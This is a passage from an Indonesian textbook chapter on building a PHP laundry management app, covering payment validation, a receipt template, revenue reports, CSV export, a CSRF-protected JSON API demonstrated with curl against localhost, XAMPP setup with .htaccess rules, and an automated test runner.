Menyerahkan cucian (`finished` → `departed`) bekerja dengan cara yang sama, dengan satu aturan tambahan, BR-4: bila sisa tagihan belum nol, kasir harus lebih dahulu mencatat pembayaran atau mencentang *customer pays later* (`allow_unpaid`). Pembatalan hanya diizinkan untuk nota *queued* tanpa pembayaran (BR-5), dan keluhan hanya dapat dicatat untuk nota yang sudah diambil; keduanya menulis baris `StatusLog` beserta pegawai dan waktunya, sehingga riwayat di **Gambar 9.6** menceritakan siapa melakukan apa dan kapan.

9.14 Pembayaran

Tabel 9.4 mengumpulkan aturan sebuah pembayaran (BR-6), dan **Kode 9.25** menerapkannya.

Tabel 9.4 Aturan sebuah pembayaran (BR-6). Sebuah nota boleh dibayar sebagian-sebagian, dengan metode yang berbeda-beda.

Metode	Referensi	Aturan tambahan
`cash`	harus kosong	kasir boleh mengetik jumlah uang yang diberikan dan melihat kembaliannya
`qris`	wajib: nomor transaksi QRIS, paling banyak 50 karakter	
`transfer`	wajib: bank dan nomor transfer	
`credit`	diisi `DEPOSIT` oleh server	deposit pelanggan harus mencukupi, dan dikurangi dalam transaksi yang sama
setiap metode		bilangan bulat dengan $0 < amount \leq balance$; tanpa pembayaran untuk nota yang dibatalkan; pembayaran tidak pernah diubah atau dihapus

Kode 9.25 `php/src/models/Bills.php`: `checkPayment()` mengembalikan pembayaran yang sudah dibersihkan beserta galat per isian; sisa tagihan dan deposit diberikan sebagai argumen, sehingga fungsi yang sama melayani formulir nota baru dan halaman pembayaran.

```
    public static function checkPayment(
        array $in,
        int $balance,
        int $deposit,
    ): array {
        $errors = [];
        $method = input_str($in, 'method');
        if (!in_array($method, Rules::METHODS, true)) {
            $errors['method'] = 'Choose cash, qris, transfer or credit (deposit).';
        }
        $amount = Validate::whole($in['amount'] ?? null, 1, 99999999);
        if ($amount === null) {
            $errors['amount'] =
                'Enter the amount as a whole number of rupiah greater than 0.';
        } elseif ($amount > $balance) {
            $errors['amount'] = 'The balance is only ' . money($balance) . '.';
        }
        $reference = input_str($in, 'reference');
        if ($method === 'qris' || $method === 'transfer') {
            if ($reference === '') {
                $errors['reference'] =
                    'Enter the payment reference (QRIS number, or bank + ' .
                        'transfer number).';
            } elseif (text_len($reference) > 50) {
                $errors['reference'] = 'The reference has at most 50 characters.';
            }
        } elseif ($method === 'cash') {
            if ($reference !== '') {
                $errors['reference'] = 'A cash payment has no reference.';
            }
            $reference = null;
        } elseif ($method === 'credit') {
            $reference = 'DEPOSIT'; // AC-6.3
            if (
                $amount !== null &&
                !isset($errors['amount']) &&
                $deposit < $amount
            ) {
                $errors['amount'] =
                    'Deposit ' . money($deposit) . ' is not enough.';
            }
        }
        return [
            ['method' => $method, 'amount' => $amount, 'reference' => $reference],
            $errors,
        ];
```

Kode 9.25 (Lanjutan) *php/src/models/Bills.php: checkPayment() mengembalikan pembayaran yang sudah dibersihkan beserta galat per isian; sisa tagihan dan deposit diberikan sebagai argumen, sehingga fungsi yang sama melayani formulir nota baru dan halaman pembayaran.*

```
    }
```

Membayar dari deposit membutuhkan kehati-hatian, karena dua kasir di dua outlet dapat membelanjakan deposit yang sama pada saat yang sama. Karena itu penyisipan menguranginya dengan *update* bersyarat, `UPDATE Customer SET credit = credit - ? WHERE id = ? AND credit >= ?`, dan memeriksa bahwa satu baris berubah: basis data sendirilah yang menolak membiarkan deposit turun di bawah nol. Data contoh memiliki pelanggan untuk mencobanya: C0089 memiliki deposit Rp 109.000. Pembayaran Rp 120.000 dari deposit ditolak dengan *Deposit Rp 109.000 is not enough*; cuci 4 kg seharga Rp 32.000 yang dibayar dari deposit menyisakan Rp 77.000 (`TC-6.5` dan `TC-6.4`).

QRIS bukan metode yang eksotis dalam data ini; ia kenyataan sehari-hari binatu. Sampai Juli 2026 Bank Indonesia mencatat 67 juta pengguna dan 45 juta *merchant* QRIS, dengan 15 miliar transaksi sepanjang 2026 hingga Juli [9]. Referensi yang diketik kasir, seperti `QRIS 948774831344` pada nota B0014, adalah yang memungkinkan pemilik mencocokkan catatan binatu dengan rekening koran bank di akhir bulan.

9.15 Struk

Halaman struk (S07) adalah *template* tersendiri, dicetak tanpa tata letak staf, dalam **Kode 9.26**.

Kode 9.26 `php/templates/receipt.php`: struk satu nota dengan logo resmi. Setiap nilai melewati `h()`; harga satuan berasal dari nota, bukan dari daftar harga hari ini.

```
<?php
/**
 * S07 Struk (FR-7). Dapat dicetak pada kertas termal 80 mm dan A4.
 * Tanpa alamat, e-mail, atau tanggal lahir pelanggan (AC-7.4).
 * @var array $bill @var array $payments @var string $site
 */
$cancelled = Rules::isCancelled($bill);
$balance = Bills::balance($bill);
$unitName = Rules::unitName($bill['service_description'], (int) $bill['unit']);
$promised = Rules::promised($bill['arrived'], $bill['Service_id']);
$logo = url('/assets/profitina-logo-horizontal.png');
$check = $site . '/status, bill ' . $bill['id'];
?><!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Receipt <?= h($bill['id']) ?> - Profitina Laundry</title>
    <link rel="stylesheet" href="<?= h(url('/assets/receipt.css')) ?>">
    <script src="<?= h(url('/assets/app.js')) ?>" defer></script>
</head>
<body>
<nav class="no-print toolbar">
    <a href="<?= h(url('/bills/' . $bill['id'])) ?>">&larr; Back to the bill</a>
    <button type="button" data-print>Print</button>
</nav>
<article class="receipt">
    <header>
        <img src="<?= h($logo) ?>" alt="Profitina" class="logo"
             width="236" height="68">
        <h1 class="outlet"><?= h($bill['outlet_name']) ?></h1>
        <p><?= h($bill['outlet_address']) ?></p>
        <p>Tel. <?= h($bill['outlet_phone']) ?></p>
    </header>
    <?php if ($cancelled): ?>
        <p class="stamp">*** CANCELLED ***</p>
    <?php endif; ?>
    <table>
        <tbody>
        <tr>
            <th scope="row">Bill</th><td><?= h($bill['id']) ?></td>
            <th scope="row">Rack</th><td><?= h($bill['rack']) ?></td>
        </tr>
        <tr>
            <th scope="row">Date</th>
            <td colspan="3"><?= h(fmt_dt($bill['arrived'])) ?></td>
```

Kode 9.26 (Lanjutan) *php/templates/receipt.php: struk satu nota dengan logo resmi. Setiap nilai melewati h(); harga satuan berasal dari nota, bukan dari daftar harga hari ini.*

```
        </tr>
        <tr>
            <th scope="row">Customer</th>
            <td colspan="3"><?= h($bill['customer_name']) ?></td>
        </tr>
        <tr>
            <th scope="row">Phone</th>
            <td colspan="3"><?= h($bill['customer_phone']) ?></td>
        </tr>
        </tbody>
    </table>
    <hr>
    <p><?= h($bill['service_description']) ?></p>
    <p class="line">
        <span><?= (int) $bill['unit'] ?> <?= h($unitName) ?>
            x <?= h(money(Bills::unitPrice($bill))) ?></span>
        <span><?= h(money($bill['payment'])) ?></span>
    </p>
    <hr>
    <p class="line total">
        <span>TOTAL</span><span><?= h(money($bill['payment'])) ?></span>
    </p>
    <?php foreach ($payments as $p): ?>
        <p class="line small">
            <span><?= h(fmt_dt($p['paid_at'])) ?>
                <?= h($p['method'] === 'qris' ? 'QRIS' : $p['method']) ?></span>
            <span><?= h(money($p['amount'])) ?></span>
        </p>
    <?php endforeach; ?>
    <p class="line">
        <span>Paid</span><span><?= h(money($bill['paid'])) ?></span>
    </p>
    <p class="line total">
        <span>BALANCE</span><span><?= h(money($balance)) ?></span>
    </p>
    <hr>
    <?php if (!$cancelled): ?>
        <p class="line">
            <span>Ready by</span><span><?= h(fmt_dt($promised)) ?></span>
        </p>
    <?php endif; ?>
    <?php if ($bill['status'] === 'departed' && !$cancelled): ?>
        <p class="line">
            <span>COLLECTED</span><span><?= h(fmt_dt($bill['departed'])) ?></span>
        </p>
    <?php endif; ?>
```

Kode 9.26 (Lanjutan) *php/templates/receipt.php: struk satu nota dengan logo resmi. Setiap nilai melewati h(); harga satuan berasal dari nota, bukan dari daftar harga hari ini.*

```
    <p class="line">
        <span>Served by</span><span><?= h($bill['employee_name']) ?></span>
    </p>
    <hr>
    <p class="hint">Check status: <?= h($check) ?> + your phone number</p>
    <p class="hint">Items not collected within 90 days are no longer
        our responsibility.</p>
    <p class="thanks">Thank you!</p>
</article>
</body>
</html>
```

Struk menampilkan apa yang diminta kebutuhan FR-7 dan tidak lebih: tanpa alamat, e-mail, atau tanggal lahir pelanggan (AC-7.4), hanya nama dan nomor telepon yang dibutuhkan kasir untuk menelepon ketika cucian siap. Harga satuannya `Bills::unitPrice($bill)`, jumlah tagihan dibagi unit, sehingga struk yang dicetak ulang tahun depan tetap menampilkan harga yang disepakati pelanggan. Logonya adalah berkas resmi `profitina-logo-horizontal.png`; pemeriksaan `TC-7.1` mengunduhnya melalui server dan membandingkan *hash* SHA-256-nya dengan berkas merek. Baris *Check status: http://localhost:8000/status, bill B2954 + your phone number* memberi tahu pelanggan cara menjangkau halaman status di Bab 8 tanpa menelepon binatu.

Bilah alat di bagian atas, dengan *Back to the bill* dan **Print**, berkelas `no-print`, dan **Kode 9.27** menyembunyikannya di kertas.

Kode 9.27 `php/public/assets/receipt.css`: aturan cetak. Navigasi hilang dan struk memenuhi kertas; di layar struk berupa lembaran 80 mm di atas latar abu-abu.

```
@page {
  margin: 4mm;
}
@media print {
  body {
    background: #fff;
  }
  /* AC-7.1: navigasi disembunyikan saat mencetak */
  .no-print {
    display: none !important;
  }
  .receipt {
    margin: 0 auto;
    padding: 0;
  }
}
```


Tombol **Print** tidak memiliki `onclick`: *Content Security Policy* di Subbab 9.5 melarang skrip *inline*. Sebagai gantinya `app.js` mencari setiap elemen beratribut `data-print` dan memasang `window.print()` padanya. **Gambar 9.7** adalah struk nota baru B2954 sebagaimana diterima pencetak.



Gambar 9.7 Struk B2954, dirender Chromium dalam media cetak dari jalur PHP yang berjalan: logo resmi, outlet Wiyung, 5 kg seharga Rp 8.000, Rp 20.000 dibayar tunai, sisa Rp 20.000, dan waktu selesai 2 Oct 2026 21:00.

9.16 Laporan dan Ekspor CSV

Pemilik dan penyelia melihat lima laporan (FR-9): pendapatan bulanan, pendapatan per outlet, per layanan, dan per pegawai, serta piutang. Masing-masing menerima periode `from` dan `to`, bawaannya dua belas bulan terakhir, dan masing-masing dapat diunduh sebagai CSV. **Gambar 9.8** adalah laporan bulanan untuk tahun contoh.



Gambar 9.8 Laporan pendapatan bulanan Oktober 2025 sampai September 2026: 2.953 nota, Rp 144.213.000 ditagihkan dan Rp 142.684.000 diterima. Batangnya adalah elemen HTML `<meter>`; Maret 2026, bulan Lebaran, menjadi puncaknya.

Kode 9.28 menghitungnya.

Kode 9.28 `php/src/models/Reports.php`: laporan bulanan. Uang yang ditagihkan dikelompokkan menurut bulan kedatangan nota, uang yang diterima menurut bulan pembayaran, dan setiap bulan dalam periode muncul sekalipun tanpa nota.

```
    public static function monthly(
        string $from,
        string $to,
        ?string $outlet = null,
    ): array {
        [$a, $b] = self::bounds($from, $to);
        $outletSql = $outlet ? ' AND Outlet_id = ?' : '';
        $params = $outlet ? [$a, $b, $outlet] : [$a, $b];
        // uang ditagihkan: per bulan kedatangan
        $charged = Db::all(
            "SELECT SUBSTR(arrived, 1, 7) AS month, COUNT(*) AS bills,
                    SUM(payment) AS charged
               FROM Bill WHERE arrived BETWEEN ? AND ? $outletSql
              GROUP BY SUBSTR(arrived, 1, 7)",
            $params,
        );
        // uang diterima: per bulan pembayaran
        $received = Db::all(
            'SELECT SUBSTR(p.paid_at, 1, 7) AS month, SUM(p.amount) AS received
               FROM Payment p JOIN Bill b ON b.id = p.Bill_id
              WHERE p.paid_at BETWEEN ? AND ?' .
                ($outlet ? ' AND b.Outlet_id = ?' : '') .
                ' GROUP BY SUBSTR(p.paid_at, 1, 7)',
            $params,
        );
        $byMonth = [];
        foreach (self::months($from, $to) as $m) {
            $byMonth[$m] = [
                'month' => $m,
                'bills' => 0,
                'charged' => 0,
                'received' => 0,
            ];
        }
        foreach ($charged as $r) {
            $byMonth[$r['month']]['bills'] = (int) $r['bills'];
            $byMonth[$r['month']]['charged'] = to_int($r['charged']);
        }
        foreach ($received as $r) {
            $byMonth[$r['month']]['received'] = to_int($r['received']);
        }
        $rows = array_values($byMonth);
        return [
            'from' => substr($from, 0, 7),
            'to' => substr($to, 0, 7),
            'rows' => $rows,
```

Kode 9.28 (Lanjutan) *php/src/models/Reports.php: laporan bulanan. Uang yang ditagihkan dikelompokkan menurut bulan kedatangan nota, uang yang diterima menurut bulan pembayaran, dan setiap bulan dalam periode muncul sekalipun tanpa nota.*

```
            'total' => [
                'bills' => array_sum(array_column($rows, 'bills')),
                'charged' => array_sum(array_column($rows, 'charged')),
                'received' => array_sum(array_column($rows, 'received')),
            ],
        ];
    }
```

Dua jumlah yang berbeda menjawab dua pertanyaan yang berbeda, dan laporan yang mencampurnya akan menyesatkan pemilik. ***Charged*** adalah jumlah `Bill.payment` menurut bulan kedatangan: apa yang diperoleh binatu dari pekerjaan yang diterimanya bulan itu. ***Received*** adalah jumlah `Payment.amount` menurut bulan pembayaran: uang tunai, QRIS, dan transfer yang sungguh masuk. Keduanya berbeda karena pelanggan membayar belakangan: pada Oktober

2025, bulan pertama data, Rp 8.362.000 ditagihkan tetapi hanya Rp 7.686.000 diterima; pada April 2026 yang masuk (Rp 14.999.000) lebih banyak daripada yang ditagihkan (Rp 14.391.000), karena cucian Lebaran bulan Maret dibayar saat diambil pada April. Sepanjang tahun selisihnya adalah

$$144{,}213{,}000 - 142{,}684{,}000 = 1{,}529{,}000 \text{ rupiah}, \tag{9.4}$$

yang persis sama dengan total sisa tagihan 38 nota dalam laporan piutang: Persamaan (9.4) adalah pemeriksaan bahwa kedua laporan saling cocok. `SUBSTR(arrived, 1, 7)` mengambil `2026-03` dari `2026-03-14 10:22:05`, yang bekerja di SQLite maupun MySQL karena waktu disimpan sebagai teks dalam satu format tetap (aturan BR-11). Larik `$byMonth` dimulai dengan kedua belas bulan bernilai nol, sehingga bulan tanpa nota tetap muncul sebagai baris alih-alih lenyap diam-diam.

Ekspor CSV-nya adalah **Kode 9.29**.

Kode 9.29 `php/src/models/Reports.php`: baris menjadi CSV dengan `fputcsv()`, yang memberi tanda petik pada nilai yang memuat koma, tanda petik, atau pindah baris.

```
    public static function csv(array $rows, array $columns): string
    {
        $fh = fopen('php://temp', 'w+');
        fputcsv($fh, $columns, ',', '"', '');
        foreach ($rows as $r) {
            fputcsv($fh, array_map(fn($c) => $r[$c] ?? '', $columns), ',', '"', '');
        }
        rewind($fh);
        $csv = stream_get_contents($fh);
        fclose($fh);
        return str_replace("\r\n", "\n", (string) $csv);
    }
```

Menulis CSV dengan menyambung nilai memakai koma akan rusak begitu alamat seorang pelanggan memuat koma. `fputcsv()` memahami aturan petiknya; menulis ke `php://temp`, sebuah *stream* di memori, memungkinkan fungsi mengembalikan teksnya. *Handler* mengirimnya dengan dua *header*, dan peramban menyimpan berkas itu alih-alih menampilkannya. Jawaban sungguhan dari jalur yang berjalan, tanpa *header* yang dibawa setiap jawaban:

```
HTTP/1.1 200 OK
Content-Type: text/csv; charset=utf-8
Content-Disposition: attachment; filename="report-monthly-2025-10_2026-09.csv"

month,bills,charged,received
2025-10,171,8362000,7686000
2025-11,204,9561000,9509000
2025-12,276,13406000,13047000
```

Nilainya rupiah utuh tanpa pemisah ribuan, sehingga lembar kerja membacanya sebagai bilangan.

9.17 API JSON

9.17.1 Model yang sama, kulit yang berbeda

`src/Api.php` menjawab rute di bawah `/api` untuk antarmuka depan statis di Bab 8, klien konsol, dan program lain mana pun. Ia memakai sesi, peran, dan model yang sama dengan halaman; hanya masukan dan keluarannya yang berbeda. **Kode 9.31** memperlihatkan pembantunya.

Kode 9.30 `php/src/Api.php`: setiap jawaban API keluar melalui `json()`: status, *header* tambahan, jenis isi JSON, dan `json_encode()`.

```
    public static function json(
        mixed $data,
        int $status = 200,
        array $headers = [],
    ): never {
        http_response_code($status);
        foreach ($headers as $name => $value) {
            header("$name: $value");
        }
        if ($status === 204) {
            exit();
        }
        header('Content-Type: application/json; charset=utf-8');
        echo json_encode(
            $data,
            JSON_UNESCAPED_UNICODE |
                JSON_UNESCAPED_SLASHES |
                JSON_PRESERVE_ZERO_FRACTION,
        );
        exit();
    }
```

Kode 9.31 `php/src/Api.php`: permintaan perubahan membutuhkan sesi (bila tidak, 401) lalu *header* `X-CSRF-Token` (bila tidak, 403), dengan urutan itu.

```
    private static function writer(): array
    {
        $user = self::user();
        self::csrf();
        return $user;
    }
```

`json()` (di **Kode 9.30**) menulis UTF-8 apa adanya (`JSON_UNESCAPED_UNICODE`, sehingga nama Indonesia tidak diubah menjadi *escape* `\u`) dan membiarkan garis miring tetap terbaca. Untuk status 204 ia tidak mengirim isi sama sekali, sebagaimana diwajibkan HTTP. Galat melewati `Api::error()`, yang membangun `{"error": {"code", "message", "fields"}}` dari sebuah `AppError`, bentuk yang diharapkan setiap klien di Bab 8. `writer()` menjelaskan urutan pemeriksaannya: permintaan tanpa sesi dijawab 401 (*Please log in first*) sebelum token dilihat, sehingga klien lebih dahulu mengetahui bahwa ia harus login, lalu bahwa ia harus mengirim token.

Kode 9.32 adalah versi API untuk membuat nota: tiga baris, karena modellah yang bekerja.

Kode 9.32 `php/src/Api.php`: `POST /api/bills`. Isinya diurai sebagai JSON dan diberikan ke `Bills::create()` yang sama dengan formulir; jawabannya `201 Created` dengan *header* `Location` dan seluruh nota baru.

```
    public static function billCreate(): never
    {
        $user = self::writer();
        $id = Bills::create($user, self::body());
        self::json(Bills::detailJson(Bills::find($id)), 201, [
            'Location' => url('/api/bills/' . $id),
        ]);
    }
```

9.17.2 Satu sesi dengan curl

API dapat dicoba tanpa halaman apa pun dengan **curl**, yang terpasang di Windows 10 dan 11, macOS, dan Linux (di Windows PowerShell tulislah `curl.exe`). Berikut sesi sungguhan terhadap jalur ini di port 6092, dijalankan untuk bab ini. Pertama kasir login; *cookie*-nya masuk ke berkas `jar.txt`, dan jawabannya membawa token:

```
curl -s -c jar.txt -H "Content-Type: application/json" \
     -d '{"email":"kasir5@profitina-laundry.example","password":"Laundry#2026"}' \
     http://localhost:6092/api/login | python3 -m json.tool
```

```
{
    "employee": {
        "id": "E0012",
        "name": "Fitri Handayani",
        "email": "kasir5@profitina-laundry.example",
        "section": "transaction",
        "outlet_id": "O03",
        "role": "cashier"
    },
    "csrf_token": "nXzZw_lUCeCF6O3Q0a6ZKw"
}
```

Lalu ia membuat nota dari Subbab 9.13 melalui API, dan menambahkan isian `"payment": 1` yang mungkin dikirim klien yang tidak jujur:

```
curl -s -D headers.txt -b jar.txt -H "Content-Type: application/json" \
     -H "X-CSRF-Token: nXzZw_lUCeCF6O3Q0a6ZKw" \
     -d '{"customer_id":"C0151","service_id":"S0001","unit":5,"rack":"A03",
          "payment":1,"pay_now":{"method":"cash","amount":20000}}' \
     http://localhost:6092/api/bills | python3 -m json.tool
```

Baris-baris pertama jawabannya, serta baris status dan *header* `Location` yang disimpan di `headers.txt`:

```
{
    "id": "B2954",
    "arrived": "2026-09-30 21:00:00",
    "finished": null,
    "departed": null,
    "status": "queued",
    "cancelled": false,
    "overdue": false,
    "rack": "A03",
    "unit": 5,
    "payment": 40000,
    "paid": 20000,
    "balance": 20000,
HTTP/1.1 201 Created
Location: /api/bills/B2954
```

`"payment": 1` diabaikan: notanya berharga Rp 40.000 karena server yang menghitungnya. Permintaan yang sama sekali lagi, dengan 4,3 kg, ditolak dengan bentuk galat dokumen API:


```
{
    "error": {
        "code": "validation_failed",
        "message": "Some fields are not valid.",
        "fields": {
            "unit": "Enter a whole number from 1 to 999; round kg up.",
            "rack": "Rack A03 is in use at O03, choose another rack."
        }
    }
}
```

Galat raknya pun benar: B2954 kini menempati A03. Dan `POST` yang sama tanpa *header* `X-CSRF-Token` menjawab `403` dengan `{"error": {"code": "csrf_failed", ...}}`, seperti yang diperlihatkan klien-klien di Bab 8.

9.18 Menjalankannya di XAMPP

9.18.1 Apache sebagai pengganti server bawaan

`php -S` adalah cara paling sederhana menjalankan jalur ini dan cara yang dipakai buku ini. Binatu yang sudah menjalankan XAMPP, atau laboratorium sekolah yang mengajar dengannya, dapat menyajikan folder yang sama dengan Apache. **Gambar 9.9** membandingkan kedua susunan itu.



Gambar 9.9 Dua cara menyajikan kode yang sama. A: server bawaan PHP dengan `public` sebagai *document root* dan SQLite. B: Apache milik XAMPP menyajikan folder `App` dari `htdocs`, dengan dua berkas `.htaccess` yang membuat semua selain `public/` tak terjangkau dan mengarahkan setiap permintaan ke `index.php`, dan MariaDB menyimpan datanya.

Langkah-langkahnya di Windows, dengan XAMPP terpasang di `C:\xampp` seperti dijelaskan Bab 2:

1. Salin seluruh folder `App` (atau `Chapter09`, yang susunannya sama) ke `C:\xampp\htdocs\`, sehingga `database` tetap bersebelahan dengan `php`.
2. Di XAMPP Control Panel jalankan **Apache** dan **MySQL**.
3. Buka `http://localhost/App/php/public/`. Halaman login muncul.
4. Untuk MySQL, impor skema dan *seed* dengan phpMyAdmin lalu balik sakelarnya di `config.local.php`, seperti di Subbab 9.7.4.

Tidak ada kode yang berubah. `base_path()` di `helpers.php` membaca folder tempat aplikasi disajikan, `/App/php/public`, dari `$_SERVER['SCRIPT_NAME']`, dan setiap tautan serta pengalihan dibangun dengan `url()`, yang menaruh folder itu di depannya. `path` *cookie* sesi diatur ke folder yang sama.

9.18.2 Dua berkas `.htaccess`

Apache membaca berkas bernama `.htaccess` di setiap folder yang disajikannya. Jalur ini membawa dua, dan bersama-sama keduanya meniru apa yang dilakukan `-t public` untuk server bawaan:

```
# php/.htaccess: tak ada isi folder ini yang boleh diunduh, kecuali public/
Require all denied
# php/public/.htaccess: permintaan yang bukan berkas nyata ke index.php
Require all granted
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteRule ^ index.php [QSA,L]
</IfModule>
```

Tanpa berkas pertama, siapa pun dapat mengunduh tetangga `config.php`, yaitu `http://localhost/App/php/config.local.php`, sebagai teks bila PHP suatu saat salah konfigurasi, atau basis data SQLite `data/laundry.db` berikut nomor telepon setiap pelanggan. Tanpa berkas kedua, `/App/php/public/bills/B2938` akan menjadi 404, karena berkas seperti itu tidak ada.

Kejujuran menuntut satu kalimat di sini: XAMPP tidak dapat dipasang di lingkungan yang menjalankan kode bab ini, sehingga susunan Apache **tidak** dijalankan di sini. Yang dijalankan adalah kode PHP yang sama di bawah `php -S`, dan sakelar MySQL terhadap server MariaDB 10.11 sungguhan yang dijalankan dengan `sql_mode` longgar ala XAMPP, bagian XAMPP yang paling sering menimbulkan masalah. Rilis XAMPP terbaru, 8.2.12, masih membawa PHP 8.2.12 dan MariaDB 10.4.32 [3]; jalur ini hanya membutuhkan PHP 8.1, jadi ia berjalan di sana, tetapi dukungan keamanan PHP 8.2 berakhir pada 31 Desember 2026 [2], dan server yang dapat dijangkau publik sebaiknya menjalankan PHP yang masih didukung, dipasang tersendiri.

9.19 Pemeriksaan

9.19.1 Apa yang dijalankan

Jalur ini memeriksa dirinya dalam dua langkah. Pertama, setiap berkas harus dapat diurai:

```
for f in $(find . -name '*.php'); do php -l "$f"; done | grep -v "No syntax errors"
```

yang tidak mencetak apa pun untuk 49 berkas PHP dalam kode bab ini. Lalu `php tests/run.php` membuat salinan segar `database/laundry.db` di `tests/tmp/`, menjalankan `php -S` miliknya sendiri pada port kosong pertama dari 6090 sampai 6099 dengan jam ditetapkan pada 2026-09-30 21:00, dan menjalankan satu pemeriksaan per kasus uji dalam rencana pengujian di `docs/test-plan.md`, dari `TC-1.1` sampai `TC-11.7` dan kasus nonfungsional `TC-NF-...`, ditambah beberapa pemeriksaan unit. Dengan `--mysql` ia juga menjalankan enam pemeriksaan terhadap MySQL atau MariaDB. **Kode 9.33** adalah salah satunya.

Kode 9.33 `php/tests/run.php`: pemeriksaan `TC-4.3`. Enam jumlah yang salah dikirim ke API sebagai kasir Wiyung; masing-masing harus ditolak dengan 422 dan pesan yang benar, dan jumlah baris tabel tidak boleh berubah.

```
// FR-4: unit bukan bilangan bulat 1 s.d. 999 ditolak, tak ada yang tersimpan
T::run(
    'TC-4.3',
    'unit 0, -2, 4.3, "4.3", 1000, "abc" -> 422 "Enter a whole number from 1 to ' .
        '999", nothing saved',
    function () use ($as, $bill, $counts) {
        $k = $as('kasir5');
        $before = $counts();
        foreach ([0, -2, 4.3, '4.3', 1000, 'abc'] as $unit) {
            $r = $k->post('/api/bills', $bill(['unit' => $unit]));
            T::eq(422, $r->status, 'unit ' . json_encode($unit));
            T::has(
                (string) ($r->json()['error']['fields']['unit'] ?? ''),
                'Enter a whole number from 1 to 999',
                'message for ' . json_encode($unit),
            );
        }
        T::eq($before, $counts(), 'row counts');
    },
);
```

Setiap pemeriksaan adalah fungsi bernama. `$as('kasir5')` mengembalikan klien HTTP yang sudah login sebagai pegawai itu, `$bill([...])` isi nota baru yang sah dengan satu isian diganti, `$counts()` jumlah baris di `Bill`, `StatusLog`, dan `Payment`. `T::eq` dan `T::has` melempar galat bila tidak cocok, dan `T::run` mencetak `PASS` atau `FAIL` beserta id dan judulnya.

9.19.2 Putaran untuk bab ini

Perintahnya, dijalankan setelah basis data MariaDB baru dimuat dari `schema.mysql.sql` dan `seed.mysql.sql`, dengan pengguna yang hanya memiliki hak `SELECT`, `INSERT`, `UPDATE`, dan `DELETE`:

```
MYSQL_HOST=127.0.0.1 MYSQL_PORT=6099 MYSQL_USER=laundry MYSQL_PASSWORD=... \
    php tests/run.php --mysql
```

Baris-baris pilihan dari keluarannya (keluaran lengkapnya 130 baris; baris yang lebih lebar daripada halaman tidak dicantumkan di sini):

```
Profitina Laundry PHP track - tests
PHP 8.4.21 on Linux, SQLite 3.45.1

== Unit tests ==
PASS TC-1.10    Role derivation for all 14 employees (BR-12)
PASS UNIT-RULES Price, units, promised time, racks, whole numbers, money format

== HTTP tests on http://127.0.0.1:6090 ==
PASS TC-1.8     Session id changes at login; cookie HttpOnly + SameSite=Lax
PASS TC-4.4     Rack A01 at O03 (in use by B2944) -> 422 "Rack A01 is in use"
PASS TC-4.8     Unknown customer C9999 / service S0099 -> 422
